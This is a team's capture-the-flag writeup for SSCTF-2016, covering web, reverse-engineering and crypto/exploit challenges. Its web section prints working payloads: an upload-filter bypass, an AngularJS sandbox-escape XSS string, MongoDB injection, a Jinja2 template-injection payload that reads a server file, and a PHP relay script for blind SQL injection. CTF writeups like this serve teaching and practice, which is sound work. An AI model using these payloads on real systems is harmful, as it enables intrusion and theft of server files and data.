# FlappyPig SSCTF-2016 Writeup

## Web


### 100 Up!Up!Up!

这道题比较坑啊… 后来还看chu总在微博上吐槽：上传过滤还能这么写啊..

其实这道题是从逐浪CMS一个漏洞演化来的，翻了好久的乌云.. 最终找到了

<http://www.wooyun.org/bugs/wooyun-2015-0125982>

只要将multipart/form-data的大小写改下就可以上传php文件了



Flag：SSCTF{d750aa9eb742bde8c65bc525f596623a}

### 200 Can You Hit Me？

队友说这是Augularjs.. 然后去补习了下

google发现了一遍博文，里面带有一些payload

<http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html>

通过文章里提供的payload构造自己的payload

xss={{%27a%27.coonnstructor.prototype.charAt=[].join;$evevalal(%22m=1)%20}%20};alalertert(123)//%22};}}



成功弹窗，最好把payload发给主办方就可以得到Flag


SSCTF{4c138226180306f21ceb7e7ed1158f08}

### 300 Legend？Legend！

这道题通过尝试注入报错判断是SQL注入，但是用尽了姿势都没有搞定，于是猜想是不是什么高逼格的数据库.. 果然，是一个MongoDB

http://drops.wooyun.org/tips/3939


根据文章构造payload，读取user表中的第一条。




尝试提交MD5..不对 然后登陆邮箱 发现了一个假的flag..



还有神奇的xss



最后终于找到了正确的flag



### 400 Flag-Man


登录github授权，然后发现在Your Profile中的Name是控制/users中的name

Name是可控制的,遍历目录 最后读取文件 得到flag

参见[http://drops.wooyun.org/web/13057](https://mail.qq.com/cgi-bin/mail_spam?action=check_link&spam=0&spam_src=1&mailid=ZC0429-wnFNyJpt0_YlZ2g~GkPKD62&url=http%3A%2F%2Fdrops%2Ewooyun%2Eorg%2Fweb%2F13057)

payload:

{%for c in [].\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()%}{%if c.\_\_name\_\_ == 'catch\_warnings'%}{{c.\_\_init\_\_.func\_globals['linecache'].\_\_dict\_\_['\_\_builtins\_\_'].open('ssctf.py').read()}}{%endif%}{%endfor%}



更改完之后 访问user目录 得到flag



### 500 AFSRC-Market

这道题一直没思路.. 凌晨一点多的时候突然放了提示

（让不让人睡觉了啊！摔）

注入在add\_cart.php页面，提交id=xxx cost为0 判断有注入，但是不能直接得到数据。于是中转注入

$opts = array ('http' => array ('header'=>'Cookie: PHPSESSID=1;'));

$context = stream\_context\_create($opts);


$html = file\_get\_contents('http://edb24e7c.seclover.com/add\_cart.php?id=0x'.bin2hex($\_GET[x]), false, $context);

$html = file\_get\_contents('http://edb24e7c.seclover.com/userinfo.php', false, $context);

preg\_match('/cost: (.\*?)<\/p>/is',$html,$res);

echo $res[1]==0 ? 0 : 1;

注出来一个提示页面




根据提示注自己的token 然后爆破salt 按步骤走最终得到Flag


## Reverse

### 100 Re1


这个题一开始想难了。Apk拖入jeb，主类是Seclreg，初始化函数如下，主要是加了两个监听



重点看sign\_btn的监听函数，如下这一行做了一个des加密，加密数据为secl-007，注意c后面是l不是1.；密钥是A7B7C7D7E7F70717进行了一些变换，加密结果暂时不管。



重点的判断语句在下图的这行，用户名需要是secl-007，密码和上述加密结果传入lib进行进一步判断。



Ida打开libplokm.so，定位到getp函数，本函数第一个参数是加密后的结果，第二个参数是输入的密码。大概浏览了一眼，函数没有对密码做任何修改，定位到最后的比较语句，如下图，发现密码需要有39位。




此时直接gdb挂上，查看该调用传入的第一个参数就是flag（其实是两遍flag）。

http://192.168.1.12:8000/ssctf.png

### 200 Re2

这个程序主要是建立了多个线程，所有的变换都是在线程中进行的。由比较的地方一点点往前逆推。

比较坑的地方如下，8个字节变成1个字节，信息缺失这么多。解应该很多。



写了个脚本算了几组可能的解，刚好flag就在里面。

def BIN(s):

return ''.join([format(ord(x),'08b') for x in str(s)])

key = 'c678d6g64307gf4g`b263473ge35b5`9'

#a2b3dcab | aabbd4a3 | b2a3ccbb | baabc4b3

valuess = ['a2b3dcab' , 'aabbd4a3' , 'b2a3ccbb' , 'baabc4b3']

for value in valuess:

value = value.decode('hex')

s2 = BIN(value)

#print s2

res = ''

for i in range(32):

if s2[i] == '1':

res += chr(ord(key[i])^1)

else:

res += key[i]

print res

### 300 Re3


上来逆向发现

atoi(input)=2453148193

md5(input)=4850B7446BBB20AAD140E7B0A964A57D

难道要暴力跑？

后来，查看了下资源，发现有两个按钮，修改0x40162d处指令为push 1，运行可以看到。



具体算法比较简单，写了个代码解了下。

res = "b5h760h64R867618bBwB48BrW92H4w5r"

ddd = 'chmrwbglqvafkpuzejotydinsx'

dicts = {}

for i in range(26):

dicts[ddd[i]]=(ord('a')+i)

#dicts[chr((ord('a')+i))]=ord(ddd[i])

res2 = ''

for i in range(32):

c = ord(res[i])

if (c >= 0x30)&(c<=0x39):

res2 += res[i]

elif (c>=ord('a'))&(c<=ord('z')):

res2 += chr(dicts[res[i]])

elif (c>=ord('A'))&(c<=ord('Z')):

res2 += chr(dicts[chr(ord(res[i])+0x20)]-0x20)

print res2

### 400 Re4

求pass1.

from zio import \*

key = '279568f747011870997268b35c9bde08bf5ef126936d8ae0a0c4052dff'.decode('hex')

print HEX(key)

value = '7C CD 01 97 06 6F 2C 29 FC 31 09 DC 1D F5 8F 7D DE 30 B6 49 FD 0A D9 89 FD 9F 4D 7D A2 '.replace(' ', '').decode('hex')

res = ''

print len(key)

print len(value)

for i in range(len(key)):

res += chr(ord(key[i])^ord(value[i]))

print res

求pass2

len = 0x13

ds = [59,76,125,122,90,125,117,122,95,97,117,125,88,113,106,59]


res = ''

for d in ds:

res += chr(d^len)

print '[/'+res+'/]'

求得两个pass为：



然后弹出来一个背景，不知道怎么继续下去了。后来猜背景后面可能有东西，然后nop掉几个画矩阵和椭圆的函数，就看到flag了。

## Crypto&Exploit

### 100 HeHeDa

题目给了个加密程序，不知道加密的密钥是什么，但是知道是8位。

给出的out的结果实际上就是字符本身的二进制。

而且加密过程虽然很复杂，但是是逐位的，所以一位一位推可以推出密钥的值。密钥在计算的过程中被重复使用。

使用前8个字符推断密钥，密钥的可取值为：

|  |
| --- |
| 64 94 137 ==  38 78 ==  35 ==  113 ==  68 243 ==  57 84 153 163 ==  51 245 ==  0 4 95 157 163 == |

后面几个：

|  |
| --- |
| 94 ==  38 ==  35 ==  27 113 ==  22 68 == |


那么密钥的取值最后三位不确定：

94,38,35,113,68

我们写个程序 枚举所有密钥 并计算flag

|  |
| --- |
| *def* LShift(*t*, *k*):  *k* %= 8  *return* ((*t* << *k*) | (*t* >> (8 - *k*))) & 0xff   *def* encode(*p*):  ret = ""  *for* i *in* range(8):  ret = ('|' *if* (*p* >> i) & 1 *else* 'O') + ret  *return* ret  plaintemp = bytearray("asdfghjk123456")  *def* calc(*key*,*plain=plaintemp*):  A = [85, 128, 177, 163, 7, 242, 231, 69, 185, 1, 91, 89, 80, 156, 81, 9, 102, 221, 195, 33, 31, 131, 179, 246, 15, 139, 205, 49, 107, 193, 5, 63, 117, 74, 140, 29, 135, 43, 197, 212, 0, 189, 218, 190, 112, 83, 238, 47, 194, 68, 233, 67, 122, 138, 53, 14, 35, 76, 79, 162, 145, 51, 90, 234, 50, 6, 225, 250, 215, 133, 180, 97, 141, 96, 20, 226, 3, 191, 187, 57, 168, 171, 105, 113, 196, 71, 239, 200, 254, 175, 164, 203, 61, 16, 241, 40, 176, 59, 70, 169, 146, 247, 232, 152, 165, 62, 253, 166, 167, 182, 160, 125, 78, 28, 130, 159, 255, 124, 153, 56, 58, 143, 150, 111, 207, 206, 32, 144,  75, 39, 10, 201, 204, 77, 104, 65, 219, 98, 210, 173, 249, 13, 12, 103, 101, 21, 115, 48, 157, 147, 11, 99, 227, 45, 202, 158, 213, 100, 244, 54, 17, 161, 123, 92, 181, 243, 184, 188, 84, 95, 27, 72, 106, 192, 52, 44, 55, 129, 208, 109, 26, 24, 223, 64, 114, 19, 198, 23, 82, 120, 142, 178, 214, 186, 116, 94, 222, 86, 251, 36, 4, 248, 132, 25, 211, 199, 30, 87, 60, 127, 155, 41, 224, 151, 237, 136, 245, 37, 170, 252, 8, 42, 209, 46, 108, 88, 183, 149, 110, 66, 235, 229, 134, 73, 38, 118, 236, 119, 154, 216, 217, 240, 22, 121, 174, 93, 126, 230, 228, 18, 148, 220, 172, 2, 137, 34]  B = [0, 2, 3, 7, 1, 5, 6, 4]  C = [179, 132, 74, 60, 94, 252, 166, 242, 208, 217, 117, 255, 20, 99, 225, 58, 54, 184, 243, 37, 96, 106, 64, 151, 148, 248, 44, 175, 152, 40, 171, 251, 210, 118, 56, 6, 138, 77, 45, 169, 209, 232, 68, 182, 91, 203, 9, 16, 172, 95, 154, 90, 164, 161, 231, 11, 21, 3, 97, 70, 34, 86, 124, 114, 119, 223, 123, 167, 47, 219, 197, 221, 193, 192, 126, 78, 39, 233, 4, 120, 33, 131, 145, 183, 143, 31, 76, 121, 92, 153, 85, 100, 52, 109, 159, 112, 71, 62, 8, 244, 116, 245, 240, 215, 111, 134, 199, 214, 196, 213, 180, 189, 224, 101, 202, 201, 168, 32, 250, 59, 43, 27, 198, 239, 137, 238, 50,  149, 107, 247, 7, 220, 246, 204, 127, 83, 146, 147, 48, 17, 67, 23, 93, 115, 41, 191, 2, 227, 87, 173, 108, 82, 205, 49, 1, 66, 105, 176, 22, 236, 29, 170, 110, 18, 28, 185, 235, 61, 88, 13, 165, 188, 177, 230, 130, 253, 150, 211, 42, 129, 125, 141, 19, 190, 133, 53, 84, 140, 135, 10, 241, 222, 73, 12, 155, 57, 237, 181, 36, 72, 174, 207, 98, 5, 229, 254, 156, 178, 128, 55, 14, 69, 30, 194, 122, 46, 136, 160, 206, 26, 102, 218, 103, 139, 195, 0, 144, 186, 249, 79, 81, 75, 212, 234, 158, 163, 80, 226, 65, 200, 38, 187, 113, 63, 24, 25, 142, 51, 228, 35, 157, 216, 104, 162, 15, 89]  D = [2, 4, 0, 5, 6, 7, 1, 3]    *assert* len(*key*) == 8  t1 = bytearray()  *for* i *in plain*:  t1.append(A[i])  t2 = bytearray()  *for* i *in* range(len(t1)):  t2.append(LShift(t1[i], B[i % 8]))    *for* times *in* range(16):  *for* i *in* range(len(t2)):  t2[i] = C[t2[i]]  *for* i *in* range(len(t2)):  t2[i] = LShift(t2[i], i ^ D[i % 8])  *for* i *in* range(len(t2)):  t2[i] ^= *key*[i % 8]  out = ""  *for* i *in* t2:  out += encode(i)  *return* out out='OO|OO||OO|||||OO|OO||O||O|O||O|||O|OOOOOOO|O|O|O|||||OO|||O|||OO||O|OOOOOO|O|OO|OO||||OO|||OOOO|||||O||||O|OO|O|O|O||OO|O||O|OO|O||O|||O||O|OO|OOOOOO||OOO|O|O|O|||O|OO|O|O||O||O||OOOOO|||OO|O|' flagout="OO||O||O|O|||OOOO||||||O|O|||OOO||O|OOOO||O|O|OO|||||OOOO||||O||OO|OO||O||O|O|O|||||OOOOOO|O|O||OOOOOOO||O|||OOOO||OO|OO|||O|OO|O|||O|O|OO|OOOO|OOO|OOO|OOOO||O|OO||||OO||||OOO|O|O||OO||||O||OOO|||O|OO|OO||OO||OOOO|O|"  j=0 *while* j<14\*8-8:  *for* i *in* range(0xff):  *if* calc([i,i,i,i,i,i,i,i])[j:j+8]==out[j:j+8]:  *print* i,  *print* "=="  j+=8   kp2=[57,84,153,163] kp3=[51,245] kp4=[0,4,95,157,163]  keylist=[]  *for* i1 *in* kp2:  *for* i2 *in* kp3:  *for* i3 *in* kp4:  temp=[94,38,35,113,68]  temp.append(i1)  temp.append(i2)  temp.append(i3)  keylist.append(temp)    *print* keylist *for* key *in* keylist:  fte=[]  *for* ci *in* range(32):  *for* cc *in* range(0xff):  plaincc=[1]\*(ci)  plaincc.append(cc)  rr=calc(key,plaincc)  #print cc,plaincc,rr,ci  *if* rr[ci\*8:ci\*8+8]==flagout[ci\*8:ci\*8+8]:  fte.append(chr(cc))  *print* ''.join(fte)   # out>> # OO|OO||O O|||||OO |OO||O|| O|O||O|| |O|OOOOO OO|O|O|O |||||OO| ||O|||OO ||O|OOOO OO|O|OO| OO||||OO |||OOOO|||||O||||O|OO|O|O|O||OO|O||O|OO|O||O|||O||O|OO|OOOOOO||OOO|O|O|O|||O|OO|O|O||O||O||OOOOO|||OO|O|  # flag >> # OO||O||O|O|||OOOO||||||O|O|||OOO||O|OOOO||O|O|OO|||||OOOO||||O||OO|OO||O||O|O|O|||||OOOOOO|O|O||OOOOOOO||O|||OOOO||OO|OO|||O|OO|O|||O|O|OO|OOOO|OOO|OOO|OOOO||O|OO||||OO||||OOO|O|O||OO||||O||OOO|||O|OO|OO||OO||OOOO|O| |


发现只有一个flag没有乱码



### 200 Chain Rule

很多带密码zip，提示说try start，推测有一个压缩包的解压密码是start，果然有一个是，解压出来的txt是下一个压缩包的解压密码，于是写个程序跑：

|  |
| --- |
| *import* zipfile *import* os  a=os.listdir("crypto") *print* a   *def* zipout(*opath*,*outpath*,*password*):  zip = zipfile.ZipFile(*opath*, "r",zipfile.zlib.DEFLATED)  *try*:  zip.extractall(path=*outpath*,members=zip.namelist() , pwd=*password*)  *return* 1  *except*:  *return* 0   ppass="start" *while*(1):  *for* f *in* a:  *if* zipout(r"crypto/"+f,r"hehe/"+f,ppass)==1:  r=open(r"hehe/"+f+"/1.txt","r")  rr=r.read()  *print* rr  r.close()  ppass=rr.split("\n")[0].split("is ")[1] |



能找到pwd.zip和flag.zip两个文件，pwd.zip是一个新的指来指去的游戏，flag.zip是个带密码的压缩文件。


后面有两种方法：

第一种暴力一点直接明文攻击flag.zip就行，用AAPR。

第二种：


写个程序把这个新的指来指去的游戏玩完，注意查重，否则会无限循环，是有分支的：

最后是这样：



于是用zipinfo -v可以获得每个文件的comment，有三种不同注释。

然后我做了一个回溯的表获得到达最后一个信息的遍历路径，然后组合起来，后面就是套路了



这里方便变成写了个递归，深度有点大，所以躲开了下系统限制：

|  |
| --- |
| *import* sys sys.setrecursionlimit(1000000) fr="start"  prelist=["1"]\*999999   *def* openfuck(*fr*):  r=open("GAME/"+*fr*+".txt","r")  rr=r.read()  r.close()  *print fr*,rr,rr.encode("hex")  *try*:  frn=rr.split("\n")[0].split("xt is ")[1].split(" ")[0]  *if* prelist[int(frn)]=="1":  prelist[int(frn)]=*fr* openfuck(frn)  *if* "or" *in* rr:  frn2=rr.split("\n")[0].split("or ")[1].split(" ")[0]  *if* prelist[int(frn2)]=="1":  prelist[int(frn2)]=*fr* openfuck(frn2)   *except*:  *pass* openfuck("start")  final=[] test="376831" *while* test!="start":  final.append(test)  test=prelist[int(test)]  *print* test |

### 300 Nonogram

本题是一个nonogram游戏，游戏开始后服务端发来行列的数值，据此解出相应的图片，在解题过程中发现解出的图片都是二维码，而且是经过一定的破坏，电脑端没找到什么好的工具，都是用微信扫的….

解nonogram方面搜了挺多工具，最终发现一个比较快的，参考<http://www.hakank.org/constraint_programming_blog/2010/11/google_cp_solver_a_much_faster_nonogram_solver_using_defaultsearch.html>。

二维码的图片



最终解出的二维码扫完之后如下，

|  |
| --- |
| b2403b96?8924408|Next:id|Salt:5  59b6a648?8a85a2f|Next:w|Salt:a  ebcfd0bc?c532969|Next:eval|Salt:d  30cfce11?f4fe85d|Next:bash|Salt:1  6e9b1036?8dd8d17|Next:ls|Salt:c  679df8e4?564b41e|Next:dir|Salt:f  8eb99012?513f24f|Next:cd|Salt:f  e0327ad8?8d138f2|Next:mv|Salt:7  32d17e56?07902b2|Next:cp|Salt:2  7e88149a?8dd32b2|Next:pwd|Salt:3  a57b0395?163467c|Next:tree|Salt:3  f75f2a3e?6164d0f|Next:apt|Salt:9  41bb47e0?09205ea|Next:mysql|Salt:d  5cb4d45b?d0e5624|Next:php|Salt:c  92327e4c?43d619d|Next:head|Salt:4  3ad1439f?85ac494|Next:tail|Salt:b  68b6edd3?15b3edc|Next:cat|Salt:1  9f078b06?0cd507d|Next:grep|Salt:7  a50c413a?c7e05ad|Next:more|Salt:3  36b90d08?4cf640b|Next:less|Salt:b  6e7929b1?5f85978|Next:vim|Salt:3  4dfa42ca?dbd0694|Next:nano|Salt:2  8b94aee6?a2f1642|Next:sed|Salt:f  4cea9109?07cacd8|Next:awk|Salt:1  4cee5724?a9b28b7|Next:ps|Salt:a  6a60928b?5a7e228|Next:top|Salt:8  d34d9c29?711bdb3|Next:kill|Salt:7  b7942173?881b53e|Next:find|Salt:8  f766fa44?1ed0ff6|Next:break|Salt:4  4528ad8b?6d6bbed|Next:gcc|Salt:4  aa6880d6?7b76c95|Next:debug|Salt:0  c30201f7?f142449|Next:git|Salt:0  a9ded88f?8ecee47|Next:curl|Salt:9  f062936a?6d3c8bd|Next:wget|Salt:5  6ed83efb?5042fb3|Next:gzip|Salt:b  22bcc25a?f606eb5|Next:tar|Salt:4  fc8586df?4d1bc0e|Next:ftp|Salt:3  08e95939?adf34b1|Next:ssh|Salt:9  74b5a988?9bbd4b5|Next:exit|Salt:c |

所有题目解完后服务器提示这个，如下图，纠结了半天。。combine这个词用的简直..

D:\users\Documents\Tencent Files\249104183\Image\Group\K5(RBDOYTB~I%R9T{M085CT.png

后来猜了一下发现，flag的每个字母加上salt算出来的16位MD5、正好是前面的一串字符串。这样爆破就可以爆破出来了。

Flag是SSCTF{02909c92cd8efb656435f43fa8414147}

附上脚本，好几个，挺乱的，有一些特例运行不了手工调整的。

首先是连接的脚本

|  |
| --- |
| import zio  import json  from CTFs.TOOL.binqr import BinQR  from nonogram\_default\_search import main as getSolve  z = zio.zio(('socket.lab.seclover.com', 52700))  z.read\_until('Email Addr : ')  z.writeline('493568548@qq.com')  z.read\_until(':')  z.writeline('RVfUzFGQsyod')  number = 0  with open('input', 'r') as f:  for line in f.readlines():  # for line in ['sudo su\n', 'id\n']:  if line:  z.read\_until(['#', '$'])  z.write(line)  number += 1  f = open('input', 'a+')  z.read\_until(zio.EOF)  while z.isalive():  z.readline()  data = z.read\_line().strip()  if '"?"' in data:  l = None  for r in '0123456789':  datac = data.replace('"?"', r)  j = json.loads(datac)  col = j['col']  row = j['row']  l = getSolve(row, col)  if l:  break  l = l[0]  b = BinQR(l)  b.save(str(number) + '.' + r + '.png')  b.show()  else:  j = json.loads(data)  col = j['col']  row = j['row']  l = getSolve(row, col)  if l:  b = BinQR(l)  b.save(str(number) + '.png')  b.show()  z.read\_until(['#', '$'])  getInput = raw\_input()  f.write(getInput + '\n')  z.writeline()  number += 1  z.interact()  # #  #  import hashlib  import string |

解题的脚本

|  |
| --- |
| import sys  from ortools.constraint\_solver import pywrapcp  #  # Make a transition (automaton) list of tuples from a  # single pattern, e.g. [3,2,1]  #  def make\_transition\_tuples(pattern):  p\_len = len(pattern)  num\_states = p\_len + sum(pattern)  tuples = []  # this is for handling 0-clues. It generates  # just the minimal state  if num\_states == 0:  tuples.append((1, 0, 1))  return (tuples, 1)  # convert pattern to a 0/1 pattern for easy handling of  # the states  tmp = [0]  c = 0  for pattern\_index in range(p\_len):  tmp.extend([1] \* pattern[pattern\_index])  tmp.append(0)  for i in range(num\_states):  state = i + 1  if tmp[i] == 0:  tuples.append((state, 0, state))  tuples.append((state, 1, state + 1))  else:  if i < num\_states - 1:  if tmp[i + 1] == 1:  tuples.append((state, 1, state + 1))  else:  tuples.append((state, 0, state + 1))  tuples.append((num\_states, 0, num\_states))  return (tuples, num\_states)  #  # check each rule by creating an automaton and transition constraint.  #  def check\_rule(rules, y):  cleaned\_rule = [rules[i] for i in range(len(rules)) if rules[i] > 0]  (transition\_tuples, last\_state) = make\_transition\_tuples(cleaned\_rule)  initial\_state = 1  accepting\_states = [last\_state]  solver = y[0].solver()  solver.Add(solver.TransitionConstraint(y,  transition\_tuples,  initial\_state,  accepting\_states))  def main(row\_rules, col\_rules):  rows = len(row\_rules)  cols = len(col\_rules)  